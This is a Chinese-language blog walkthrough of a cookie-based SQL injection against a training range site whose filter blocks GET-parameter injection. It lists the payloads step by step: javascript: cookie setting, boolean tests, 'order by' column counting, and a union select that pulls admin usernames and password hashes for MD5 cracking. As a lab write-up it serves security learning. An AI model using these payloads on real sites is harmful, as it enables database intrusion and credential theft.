
SQL注入攻击，遇到防火墙拦截（cookie注入基本用法）

原创

waxcj 于 2022-04-15 17:57:17 发布 2141 收藏 1
分类专栏： 信息安全 文章标签： web安全

本文链接：https://blog.csdn.net/waxcj/article/details/124197284

如图是封神台的一个SQL注入靶场，




进入网站后观察了一下网站的url发现没什么有用信息，随便进入了一个旁站，找到了想要的信息

首先我是想通过SQLMAP直接进行跑，发现跑不出来，然后想着手工注入，发现靶场设置了参数过滤。


因为我们目前是使用get方式进行传参，又因为有弹框，所以我想到了cookie注入的方法。

操作过程：


1：首先我们访问正常的网页http://kypt8004.ia.aqlab.cn/shownews.asp?id=171，等页面打开后我们清空url栏，然后我们写上：javascript:alert(document.cookie="id="+escape("171"));这里的171即使原网站url的171.注意（当你复制javascript:alert(document.cookie="id="+escape("171"));这个时，javascript会被过滤掉需要自己输入），写完后回车发现弹出对话框id=171，单击确认。



2：验证是否改好了cookie，首先新建一个窗口，输入http://kypt8004.ia.aqlab.cn/shownews.asp?，将id=171去掉看看能不能正常访问，发现可以正常访问,这样就说明网页在使用request方法获取参数，可能存在cookie注入漏洞。




使用 javascript:alert(document.cookie="id="+escape("171 and 1=1")); 判断页面是否正常



使用javascript:alert(document.cookie="id="+escape("171 and 1=2"));发现页面出错

3：获取字段数：首先我们使用order by 语句判断出当前执行数据库查询的表的字段数，我们输入：javascript:alert(document.cookie="id="+escape("171 order by 10")); 发现网页没有变化

但当我们输入 javascript:alert(document.cookie="id="+escape("171 order by 11")); 显示数据库出错，说明字段数为10（这个是需要一个一个试的）



4：获取数据表名：这里我们需要用到联合查询语句我们输入:javascript:alert(document.cookie="id="+escape("171 union select 1,2,3,4,5,6,7,8,9,10 from admin"));admin是我们猜测的数据表,回车刷新原网页，知道了会显示字段为2，3，7，8，9

5:查询列表并得到列名的值：我们在2和3地方用password和username代替：输入javascript:alter(document.cookie="id="+escape("171 union select 1,password,username,4,5,6,7,8,9,10 from admin"));

6:最后使用MD5解密就ok了

以上既是cookie注入的基本用法，谢谢大家的观看！